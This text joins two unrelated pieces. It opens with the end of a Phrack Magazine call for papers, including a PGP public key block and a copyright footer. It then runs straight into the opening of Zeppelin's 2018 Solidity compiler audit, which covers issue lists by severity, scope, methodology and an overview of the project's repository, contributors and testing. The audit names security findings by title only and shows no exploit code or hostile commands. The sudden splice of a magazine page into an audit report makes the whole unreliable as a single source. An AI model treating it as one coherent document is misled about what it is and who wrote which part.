4. The article is rejected. Please "back your article" and submit to
   Hakin9 ;>

You will be notified via email of to the outcome of your submission
shortly after the close of this CFP. Exceptionally good submissions may
still be accepted _after_ the end of the CFP.

For your numerous submissions, please use our public key below.

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PHRACK

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
2tTJXfcKIpxZ
=SOfW
-----END PGP PUBLIC KEY BLOCK-----
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<

© Copyleft 1985-2016, Phrack Magazine.

Solidity Compiler Audit

version 3.0.3
General Analysis and Compiler Audit

—

Presented by

Manuel Araoz
CTO, Zeppelin

November 1st, 2018

Table of Contents

01.Introduction

- 01.a.Disclaimer
- 01.b.Scope
- 01.c.Document Structure
- 01.d.Methodology
- 01.e.Documentation

02.About Zeppelin

03.General Analysis

- 03.a.Solidity
- 03.b.Project Overview
- 03.d.Usage
- 03.e.Output Components
- 03.f.Compiler Architecture
- 03.g.Execution Flow
- 03.h.Bytecode Optimization
- 03.i.Common Utilities
- 03.j.Yul
- 03.k.Experimental features

04.Coinspect's Audit Recheck

05.Severity Level Reference

06.Issue Descriptions and Recommendations

- 06.a.General
- 06.b.Previous Audits
- 06.c.Project Health
- 06.d.Documentation

06.e.Tests

06.f.Building

06.g.Command Line Interface

06.h.Design

06.i.Optimizers

06.j.Output messages

06.k.Fuzzing

06.l.Notes

07.Appendix

07.a.Tools Used for Analysis

07.b.Coinspect Audit Recheck Details

07.c.Tests scripts

List of Issues by Topic

06.a.General

CRITICAL: Incorrect library addresses can be injected while linking.

HIGH: Model is very complex and could use more documentation.

MEDIUM: Insecure system call may lead to command execution during compiler testing.

MEDIUM: Swarm hash implementation is outdated.

MEDIUM: Fallback mechanism in imports is not working properly.

LOW: Coding style hinders readability and may lead to programming errors.

LOW: Insecure string handling in testing infrastructure.

LOW: The quality of sourcemaps could be improved.

LOW: There are many assertThrow usages without a message

LOW: Storage of small value types is unnecessarily costly.

06.b.Previous Audits

MEDIUM: Coinspect audit still has unaddressed issues.

06.c.Project Health

HIGH: Known issues only emit warnings for backwards compatibility.

MEDIUM: Bus factor is 2.

MEDIUM: There is no code of conduct.

LOW: There are issues tagged as Soon that have not been updated in a long time.

LOW: There are many untriaged issues.

LOW: There are few issues tagged as Good first issue.

LOW: There are many open pull requests with multiple comments.

LOW: There are many stale branches.

LOW: There is no stable release cadence.

LOW: There is no site for news about the project.

LOW: There is a lot of inconsistency on the Julia, IULIA, Yul name.

LOW: The status of Yul is not clear.

06.d.Documentation

LOW: The main project README is missing important information.

LOW: The main page of the user documentation has many links.

LOW: It is unclear which files are included in a GitHub release.

LOW: Whiskers is documented as part of the contribution guidelines.

LOW: The process for helping with translations is not documented.

LOW: Documentation translations are hosted on independent sites.

LOW: There is no documentation explaining how to help testing the nightly build.

LOW: There is no documentation on how tests are run on Continuous Integration.

LOW: There is no clear documentation for experimental features.

LOW: No documentation available for libsolc.

LOW: README for Yul optimizations is incomplete.

LOW: Missing information for successfully building Solidity's fuzzer AFL.

LOW: soltest custom command line arguments are not listed in help.

LOW: There is no clear documentation about the constructor not being part of the deployed code.

06.e.Tests

HIGH: There is no report of unit test coverage.

HIGH: Low unit test coverage.

MEDIUM: There is no clear test structure.

LOW: Contracts from external projects are duplicated in the Solidity code repository.

LOW: Some tests are run twice on different Continuous Integration systems.

LOW: There are no static tests enforcing a consistent code style.

LOW: It is very difficult to run tests locally.

06.f.Building

LOW: Building in some Linux distributions fails.

LOW: Missing file on compilation when using SANITIZE.

LOW: Insecure environment variable handling in testing infrastructure

06.g.Command Line Interface

LOW: No errors on missing output option.

LOW: Inconsistent AST output.

LOW: Confusing options naming.

LOW: Undocumented clone contract feature.

LOW: General CLI inconsistencies and confusing options.

06.h.Design

CRITICAL: Comments can be disguised as executable code.

HIGH: All strings are UTF-8.

HIGH: Modifiers can be overridden with no special syntax or warnings.

MEDIUM: There is no intermediate language.

MEDIUM: The syntax for the fallback function is prone to confusion.

MEDIUM: Some public functions cannot be made external.

MEDIUM: State variables can be shadowed.

LOW: No mechanism to prevent functions from being overridden.

LOW: Invalid UTF-8 sequences are allowed in comments.

LOW: It is not possible to declare constant variables inside functions.

LOW: Base fallback function cannot be extended.

LOW: No mechanism to ensure abstract contracts.

06.i.Optimizers

HIGH: solc-js output with optimizations is non-deterministic in some environments.

MEDIUM: Optional optimizations may not be safe.

MEDIUM: Optimizations code in the assembler (libevmasm) is hard to read.

MEDIUM: Fragile code in the CSE optimizer.

MEDIUM: All optimizations are very low level.

LOW: Low coverage for optimization-specific end-to-end tests.

06.j.Output messages

HIGH: No error message on uninitialized storage references.

HIGH: Missing return statement on a function does not issue an error.

MEDIUM: Modifiers can return.

MEDIUM: No error when externally calling contract code from a constructor.

MEDIUM: No dead code warning.

LOW: Erroneous mutability detection when dead code is involved.

LOW: Misleading error message on overload resolution failure.

LOW: Misleading error when externally referencing a state variable.

LOW: Misleading error when internally calling an external function.

06.k.Fuzzing

HIGH: Fuzzing setup is broken.

MEDIUM: Crash when trying to declare an already declared variable with the same name.

MEDIUM: Crash when converting signed rational using ABIEncoderV2

LOW: Fuzzer.cpp and solfuzzer have counterintuitive naming.

LOW: AFL example from the documentation doesn't work.

LOW: Fuzz testing scheduling and visibility

LOW: Crash when requested type is not present.

LOW: Crash when accessing empty name variable slot.

LOW: Crash when type not set for parameter return value.

LOW: Crash when type not set for parameter function value.

LOW: Crash when accessing a _slot of a function in assembly block.

LOW: Crash when calling a non callable type on a non primitive type double assignment.

LOW: Crash when using assembly jump instruction inside a constructor or function with same name as contract.

LOW: Crash when declaring external function with array of struct that possesses arrays.

LOW: Crash when using struct as external function parameter using ABIEncoderV2.

LOW: Crash when converting fixed point type using ABIEncoderV2.

LOW: Crash when array index value is too large.

LOW: High CPU usage on conversion between numeric literal and others.

LOW: High CPU usage when using large variable names.

06.I.Notes

NOTE: Non-functional requirements.

NOTE: Micropayment Channel example is not written.

NOTE: Consider reviewing the language design process and adding high-level goals.

NOTE: Tests hang if cpp-ethereum is not in $PATH.

NOTE: The help string for the --libraries option is wrong.

NOTE: The deprecated var keyword is documented.

NOTE: Deprecated constructors found in examples.

NOTE: Warnings for unassigned arrays are not truncated.

List of Issues by Severity

(2 critical, 10 high, 20 medium, and 67 low severity issues)

CRITICAL: Incorrect library addresses can be injected while linking.

CRITICAL: Comments can be disguised as executable code.

HIGH: Model is very complex and could use more documentation.

HIGH: Known issues only emit warnings for backwards compatibility.

HIGH: There is no report of unit test coverage.

HIGH: Low unit test coverage.

HIGH: All strings are UTF-8.

HIGH: Modifiers can be overridden with no special syntax or warnings.

HIGH: solc-js output with optimizations is non-deterministic in some environments.

HIGH: No error message on uninitialized storage references.

HIGH: Missing return statement on a function does not issue an error.

HIGH: Fuzzing setup is broken.

MEDIUM: Insecure system call may lead to command execution.

MEDIUM: Swarm hash implementation is outdated.

MEDIUM: Fallback mechanism in imports is not working properly.

MEDIUM: Coinspect audit still has unaddressed issues.

MEDIUM: Bus factor is 2.

MEDIUM: There is no code of conduct.

MEDIUM: There is no clear test structure.

MEDIUM: There is no intermediate language.

MEDIUM: The syntax for the fallback function is prone to confusion.

MEDIUM: Some public functions cannot be made external.

MEDIUM: State variables can be shadowed.

MEDIUM: Optional optimizations may not be safe.

MEDIUM: Optimizations code in the assembler (libevmasm) is hard to read.

MEDIUM: Fragile code in the CSE optimizer.

MEDIUM: All optimizations are very low level.

MEDIUM: Modifiers can return.

MEDIUM: No error when externally calling contract code from a constructor.

MEDIUM: No dead code warning.

MEDIUM: Crash when trying to declare an already declared variable with the same name.

MEDIUM: Crash when converting signed rational using ABIEncoderV2

LOW: Coding style hinders readability and may lead to programming errors.

LOW: Insecure string handling.

LOW: The quality of sourcemaps could be improved.

LOW: There are many assertThrow usages without a message

LOW: Storage of small value types is unnecessarily costly.

LOW: There are issues tagged as Soon that have not been updated in a long time.

LOW: There are many untriaged issues.

LOW: There are few issues tagged as Good first issue.

LOW: There are many open pull requests with multiple comments.

LOW: There are many stale branches.

LOW: There is no stable release cadence.

LOW: There is no site for news about the project.

LOW: There is a lot of inconsistency on the Julia, IULIA, Yul name.

LOW: The status of Yul is not clear.

LOW: The main project README is missing important information.

LOW: The main page of the user documentation has many links.

LOW: It is unclear which files are included in a GitHub release.

LOW: Whiskers is documented as part of the contribution guidelines.

LOW: The process for helping with translations is not documented.

LOW: Documentation translations are hosted on independent sites.

LOW: There is no documentation explaining how to help testing the nightly build.

LOW: There is no documentation on how tests are run on Continuous Integration.

LOW: There is no clear documentation for experimental features.

LOW: No documentation available for libsolc.

LOW: README for Yul optimizations is incomplete.

LOW: Missing information for successfully building Solidity's fuzzer AFL.

LOW: soltest custom command line arguments are not listed in help.

LOW: There is no clear documentation about the constructor not being part of the deployed code.

LOW: Contracts from external projects are duplicated in the Solidity code repository.

LOW: Some tests are run twice on different Continuous Integration systems.

LOW: There are no static tests enforcing a consistent code style.

LOW: It is very difficult to run tests locally.

LOW: Building in some Linux distributions fails.

LOW: Missing file on compilation when using SANITIZE.

LOW: Insecure environment variable handling

LOW: No errors on missing output option.

LOW: Inconsistent AST output.

LOW: Confusing options naming.

LOW: Undocumented clone contract feature.

LOW: General CLI inconsistencies and confusing options.

LOW: No mechanism to prevent functions from being overridden.

LOW: Invalid UTF-8 sequences are allowed in comments.

LOW: It is not possible to declare constant variables inside functions.

LOW: Base fallback function cannot be extended.

LOW: No mechanism to ensure abstract contracts.

LOW: Low coverage for optimization-specific end-to-end tests.

LOW: Erroneous mutability detection when dead code is involved.

LOW: Misleading error message on overload resolution failure.

LOW: Misleading error when externally referencing a state variable.

LOW: Misleading error when internally calling an external function.

LOW: Fuzzer.cpp and solfuzzer have counterintuitive naming.

LOW: AFL example from the documentation doesn't work.

LOW: Fuzz testing scheduling and visibility

LOW: Crash when requested type is not present.

LOW: Crash when accessing empty name variable slot.

LOW: Crash when type not set for parameter return value.

LOW: Crash when type not set for parameter function value.

LOW: Crash when accessing a _slot of a function in assembly block.

LOW: Crash when calling a non callable type on a non primitive type double assignment.

LOW: Crash when using assembly jump instruction inside a constructor or function with same name as contract.

LOW: Crash when declaring external function with array of struct that possesses arrays.

LOW: Crash when using struct as external function parameter using ABIEncoderV2.

LOW: Crash when converting fixed point type using ABIEncoderV2.

LOW: Crash when array index value is too large.

LOW: High CPU usage on conversion between numeric literal and others.

LOW: High CPU usage when using large variable names.

NOTE: Non-functional requirements.

NOTE: Micropayment Channel example is not written.

NOTE: Consider reviewing the language design process and adding high-level goals.

NOTE: Tests hang if cpp-ethereum is not in $PATH.

NOTE: The help string for the --libraries option is wrong.

NOTE: The deprecated var keyword is documented.

NOTE: Deprecated constructors found in examples.

NOTE: Warnings for unassigned arrays are not truncated.

01.Introduction

This document includes the results of the audit performed by the Zeppelin team on the Solidity project, at the request of the Augur team. This audit was performed thanks to a grant from the Ethereum Foundation. The audited code can be found in the public ethereum/solidity Github repository, and the version used for this report is commit:

`e67f0147998a9e3835ed3ce8bf6a0a0c634216c5 (tag v0.4.24)`

The goal of this audit is to review the Solidity compiler and language, analyze its general design and architecture, and report potential security vulnerabilities that may compromise the compiled code.

We make observations on specific areas of the code that present concrete problems, as well as general observations that traverse the entire project, which could improve its quality as a whole.

01.a.Disclaimer

Note that as of the date of publishing, the contents of this document reflect the current understanding of known quality and security patterns regarding smart contracts and compilers. Given the size and complexity of the project, the findings detailed here are not to be considered exhaustive, and further testing and auditing is recommended after the issues covered are fixed.

01.b.Scope

In Scope

The Solidity compiler audit will involve an in-depth analysis of usage, design and implementation of the tool, aiming to assess its quality and investigate potential problems that can arise from its use. The Zeppelin team will perform the following research activities:

- General analysis
- Code review
- Audit compiler stages and optimizations
- Review language design and tooling
- Review testing setup
- Fuzz testing

These activities include reviewing the Solidity parser, analysis, optimization, and code generation stages. The audit will cover EVM's asm generated code and ABIs, and Solidity with inlined Yul as input language.

Out of Scope

The Solidity compiler audit will not cover eWASM code generation, all features related to the LLL language, experimental features, and the built-in formal verification tools.

Files in Scope

The directories considered within the scope of this audit are marked with an asterisk (*) and **bold font**. Directories in normal font are out of scope and were not audited:

- `build/` Build output (created after running `scripts/build.sh`).
- `cmake/` Project build, test and packaging configuration.
- `deps/` Installation dependencies from the `cmake` build .
- `docs/` Documentation, deployed to readthedocs.
- **`*libdevcore/`** Libraries to support common operations and actions. Branched from cpp-ethereum.
- **`*libevmasm/`** Common library to generate asm code and non-Yul optimizations. Common to `libsolidity` and `liblll`.
- **`*libjulia/`** Generation and optimization for the intermediate language Yul.
  - **`*backends/evm/`** Yul to EVM code generator.
  - **`*optimiser/`** Transformations to optimize the Yul code.
- `liblll/` Codebase for the lll compiler.
- **`*libsolc/`** JSON interface for the Solidity compiler.
- **`*libsolidity/`** Codebase for the Solidity compiler.
  - **`*analysis/`** Semantic (as in not syntactic) validation of abstract syntax tree (AST) nodes.
  - **`*ast/`** Classes and utilities for the AST and types.
  - **`*codegen/`** Sources related to code generation from an existing AST.
  - `formal/` Satisfiability modulo theories (SMT) checker.
  - **`*inlineasm/`** Parsing and analysis of Solidity inline assembly (Yul).
  - **`*interface/`** Entry points for the compiler.
  - **`*parsing/`** Conversion of character stream to tokens.
- `lllc/` Command line for the lll compiler.
- `scripts/` Scripts for build, docs generation, and running tests.

- `snap/` Containerized snapcraft package config file.
- **`*solc/`** Command line for the solidity compiler.
- `test/` Automated tests.

01.c.Document Structure

This report contains a description of the project, and a list of issues and comments after a general overview and initial assessment. Each issue is assigned a severity level based on the potential impact of the issue, as well as a small example to reproduce it and recommendations on how to fix it, if applicable. For ease of navigation, an index by topic and another by severity are provided with the report.

An update note is added for issues that are present on the v0.4.24 release, but that have been fixed by the Solidity team in the course of this audit.

01.d.Methodology

The Solidity project was approached from several directions for the purpose of the audit. Besides carefully analyzing the C++ code of the compiler, the team went through the documentation, examples, and recommended tools for working with Solidity contracts. Several minimal example contracts were written to verify and expose the issues found, and were analyzed based on the EVM assembly code generated from both Solidity and Yul, as well as their behavior at runtime. Selected issues were also double-checked in a `geth` testnet node, deploying the code generated by Solidity using Web3.

In order to identify flaws in the development process of the compiler, we followed several phases:

We first went through an **information collection** phase, where we made an overview of the compiler structure, to see which parts were within the specified scope; collected informational resources that are publicly available, including the current documentation; ran a source profiling and a project health check. Calls with the Solidity core development team were scheduled besides having a direct private communication channel through Gitter.

Next, we **modeled the code architecture** of the project in order to have a better understanding of the compiler. Since no class diagrams were provided, several tools were used to generate a visual representation of the project architecture from header files.

We then moved into the **issue exploration and identification** phase, the longest and core part of the audit. The main strategy of this phase is to find candidate points: first, by listing potential issues, and second by validating them. The exploration is being done by applying different mechanisms such as fuzzing the compiler; manually checking outputs after optimizations; using various static analyzers and validating the outputs; looking at tests to see what features are not well-tested; reverse-engineering EVM bytecode; and searching for patterns in the code looking for logic bugs. The identification through the source code is done later, manually, to determine the relevance of these issues.

On every step of the process, we are iteratively **documenting the results**. This way, we always have everything available to everyone in the team, leading to possible new findings and better understanding of the scope as the information increases. Iteratively building the document also helps us validate our ongoing efforts with the Solidity core development and Augur teams with frequent deliverables.

01.e.Documentation

For this audit, we used the following sources of truth about how the Solidity compiler should work:

- Ethereum's white paper.
- Ethereum's yellow paper.
- Solidity's documentation.

These were considered as the specification, and when discrepancies arose with the actual code behaviour, we consulted with the Solidity developer team or reported an issue.

02.About Zeppelin

zeppelin

Zeppelin is a leading technology firm in the blockchain industry, providing consulting and security audits for organizations. Zeppelin has developed industry security standards for designing and deploying smart contract systems.

Zeppelin is the creator, maintainer, and major contributor of OpenZeppelin, the standard framework for secure smart contract development, supported by a community of 5,000+ developers distributed around the globe.

Over $600 million have been raised with Zeppelin audited smart contracts. Clients include Golem, Brave, Augur, Blockchain Capital, Status, Cosmos, and Storj, among others.

More information at: https://zeppelin.solutions.

03.General Analysis

03.a.Solidity

Solidity is a programming language designed to write smart contracts that will run on the Ethereum Virtual Machine. Solidity source files are usually stored with the extension `.sol`.

A source file can specify the Solidity version that it requires using the **`pragma`** keyword using npm's semver syntax. For example, to require Solidity version 0.4.24 or higher:

```
pragma solidity ^0.4.24;
```

03.a.i.Contracts

The main abstraction in the language is the **`contract`**, which can have state variables, functions and events (used to log messages in the EVM). The following is a very simple example of the source code of a smart contract written in Solidity:

```
contract SampleContract {

  uint aVariable;

  function aFunction() returns (uint) {
    return aVariable;
  }
}
```

Multiple contracts can be defined on the same file, and contracts from other files can be imported. Multiple inheritance between contracts is supported.

Solidity uses an Application Binary Interface (ABI) to interact with contracts. The ABI specifies an encoding of data according to its type, used to call contract functions and to get data from them. The function to call is identified by the function selector, the first four bytes of the hash of the signature of the function.

03.a.ii.Types

Solidity is statically typed, and it has both *value* types, which are always copied and passed by value; and *reference* types, which are expensive to copy and can thus be stored in non-persistent memory, or in storage. The value types are booleans, integers, fixed point numbers, addresses,

fixed-size byte arrays, dynamically-sized byte arrays, address literals, rational and integer literals, string literals, hexadecimal literals, enums and function types. The reference types are arrays and structs. Mappings between types are also supported.

There are implicit conversions between types if no information is lost (for example, `uint8` to `uint16`). Some types allow to make explicit conversions, where bits can be cut off when converting to a smaller type.

Literal numbers can take units of ether and of time.

Supported operations are logical (including bitwise), comparisons, shifts, arithmetic and index access. The user documentation specifies which operations are valid for each of the types. There's also the delete unary operator, which assigns the initial value for the type.

03.a.iii.Functions

Functions can take input parameters, which are declared between parentheses after the name of the function, and output parameters, which are declared in the same way after the `returns` keyword. Although, there are some implications when it comes to parameter usage regarding structs or arrays.

The supported control structures in functions are `if`, `else`, `while`, `do`, `for`, `break`, `continue`, `return`, and the conditional operator `? :`.

Some Ethereum-specific functions and variables are globally available, allowing for handling of blocks and transactions, ABI encoding, errors, math and cryptography, addresses and contracts.

Contracts can have one `constructor` function which is executed once when the contract is created. The constructor is used to initialize the state variables that will be deployed to the blockchain, as well as the contract's runtime bytecode, but the code of the constructor itself will not be part of the deployed contract's code.

Functions can be declared as `view` (they can't modify the state) or `pure` (they can't read from or modify the state). They can be marked as `payable` which means that they can receive Ether.

A contract can have one unnamed function with no arguments and no return values, which will be executed as the fallback when the contract is called and no data is supplied, or the function selector encoded in the data doesn't match any of the functions in the contract.

Modifiers can be used to change the behavior of a function, defining code to be called before and/or after the function, using the _ symbol to specify where the code of the modified function

should run. Functions declare their modifiers between the input parameters and the `returns` statement.

Contracts are abstract when at least one of their functions is only declared, but no implementation for it is provided. There are also interfaces, which have no functions implemented, and libraries, which execute in the context of the calling contract and do not have state themselves.

It is possible to get more control over the code executed in the EVM by writing inline assembly using the Yul intermediate language as part of a function's body.

03.a.iv.Visibility

State variables and functions must specify their visibility out of one of the four available options: `external` (functions can be called from other contracts or Ethereum accounts, but not internally, not applicable for state variables), `public` (functions and state variables can be called internally or externally, for state variables an automatic getter function is generated), `internal` (functions and state variables can only be accessed from within the contract they are defined in or contracts deriving from it) and `private` (functions and state variables are only visible from the contract they are defined in).

03.b.Project Overview

(as of June 29, 2018, when the general analysis was performed)

03.b.i.Repository

The main repository is hosted on GitHub, as part of the Ethereum organization.

It has 472 watchers, 5341 stars and 1390 forks.

03.b.ii.License

The project is free software released under the GNU General Public License v3.0.

Every code file has the license on the header.

03.b.iii.Languages

Almost all of the code is written in C++11.

There are test files written in Solidity, scripts written in Bash and Python, CMake build files, and documentation in Markdown and reStructuredText.

03.b.iv.Code Contributors

Total code contributors: 240.

Maintainers
Dr. Christian Reitwiessner (chriseth), with 2266 commits.
Alex Beregszaszi (axic), with 1114 commits.

Frequent Contributors (during the last year)
Yoichi Hirai (pirapira), with 200 commits.
Paweł Bylica (chfast), with 118 commits.
Daniel Kirchner (ekpyron), with 79 commits.
Federico Bond (federicobond), with 74 commits.
Leonardo Alt (leonardoalt), with 33 commits.
Erik Kundt (bit-shift), with 27 commits.

Past Contributors (now inactive)
Gavin Wood (gavofyork)
Lefteris Karapetsas (LefterisJP)
Christoph Jentzsch (CJentzsch)
Liana Husikyan (LianaHus)

03.b.v.Dependencies

Solidity depends on these external free software projects:

- make and CMake: used to manage the build.
- g++: compiler of the c++ code. Any other C++11-compliant compiler should work too.
- emscripten (used for releases and testing): used to generate the solc-js executable.
- boost: set of c++ libraries, extensively used in the project source code and tests.
- jsoncpp: library for interacting with JSON.
- z3 (optional): theorem prover, used by the formal SMTChecker.
- cvc4 (optional): theorem prover, used by the formal SMTChecker.
- cpp-ethereum (only for testing): Ethereum client.

Dependencies can be installed on macOS and Linux distributions running the install_deps.sh script, and on Windows running the install_deps.bat script.

03.b.vi.Issues

Closed: 1337.

Open:
Total: 508.
Without activity for a year: 63.
Without a reply nor a tag: 68.
Tagged as *bug*: 32.
Tagged as *good first issue*: 8.
Tagged as *help wanted*: 21.
Tagged as *bounty-worthy*: 9.

03.b.vii.Pull Requests

Closed: 2189.

Open:
Total: 84.
Without activity for a month: 28.
Without a reply: 8.
With more than 10 comments: 39.

03.b.viii.Releases

Number of releases so far: 45.

First release on github: v0.1.2 on Aug 21, 2015. Before this, solidity was bundled with cpp-ethereum.

Release cadence: 1 or 2 releases per month, releasing almost every month.

The release checklist is documented in the repository.

Releases are signed.

Every release includes a changelog describing the changes in detail and an acknowledgment to the community contributors.

Every release includes the files:

```
solc-static-linux
solidity-ubuntu-trusty-clang.zip
solidity-ubuntu-trusty.zip
solidity-windows.zip
solidity_X.X.XX.tar.gz
soljson.js
Source code (zip)
Source code (tar.gz)
```

TravisCI is used to push nightly builds from the *develop* branch and stable releases from the *release* branch. CircleCI is used as main CI system for testing. AppVeyor is used to generate Windows releases.

03.b.ix.Projects

The Solidity team uses the GitHub projects board to organize and track milestones. There is one project per release since version 0.4.21, and there are 3 projects not tied to a release.

There are 6 open projects and 4 closed ones. The closed projects have between 5 and 69 cards under the *Done* column.

The main project currently in progress is 0.5.0. It has 98 cards under *Done*, 6 *Under review*, 9 *In progress*, 12 *Ready to be worked on*, 5 *To discuss* and 17 under *Optional*.

03.b.x.Contributing

Guidelines

The project has documented Contributing guidelines. They include the non-coding tasks in which the project needs help, how to report issues, the workflow for pull requests, how to write and run tests, and details about the Whiskers templating system.

Building from Source

There is a comprehensive guide for building from source, with instructions on how to clone the repository, prerequisites for macOS and Windows, a comment on the script to install external dependencies, the commands to build the binary, CMake options, and notes about versioning.

Code Style Guide

The code style guide is documented in the repository. It has comments about formatting, namespaces, preprocessor, capitalization, variable prefixes, assertions, declarations, structs, classes, members, naming, type definitions, commenting and include headers. It finishes with a list of recommended readings.

03.b.xi.Testing

Tests, are described in the contributing section of the documentation.

Automated tests are extensive, and can be found in the test/ directory. They are executed by CircleCI and AppVeyor on Github pull requests, and are mainly managed by the `soltest` binary, which is a boost test suite compiled from sources found within this directory. The binary covers a wide range of test types, including annotated syntax tests, unit tests for the C++ code and runtime tests that interact with the `cpp-ethereum` vm client. Such tests can be run as a whole via the `scripts/tests.sh` script, as well as individually using `soltest` with its various command line options. The `tests.sh` script, together with other sub-scripts called by it, also perform a series of additional test related tasks. The Solidity contracts used for testing are extracted from the documentation and from within the files in the `test/` directory, including contracts embedded in C++ files. There are also contracts from well-known Solidity projects: Consensys MultiSigWallet, CORION, Gnosis, Giveth MilestoneTracker, Arachnid's solidity-stringutils, and openzeppelin-solidity, which are compiled during testing. For a more detailed look into how these tests work, see appendix C.

CircleCI focuses on Linux and macOS tests, but also uses `emscripten` to run tests using `solc-js`. AppVeyor focuses on Windows and runs all the tests, except the end-to-end ones. Not running such tests in Windows is justified because the bytecode generated is compared to match the bytecode generated by other platforms, as described below. Both TravisCI and AppVeyor upload part of the compiled binaries to the repository solidity-test-bytecode, which uses the script `compare.sh` to ensure that the produced binaries are identical. TravisCI runs such comparison, and is used for the deployment of artifacts, but is occasionally enabled to trigger tests on Linux before a release.

CircleCI also runs an externalTests.sh script, which runs Gnosis' and OpenZeppelin's npm tests with an injected `solc-js` compiler version produced dynamically by the latest sources.

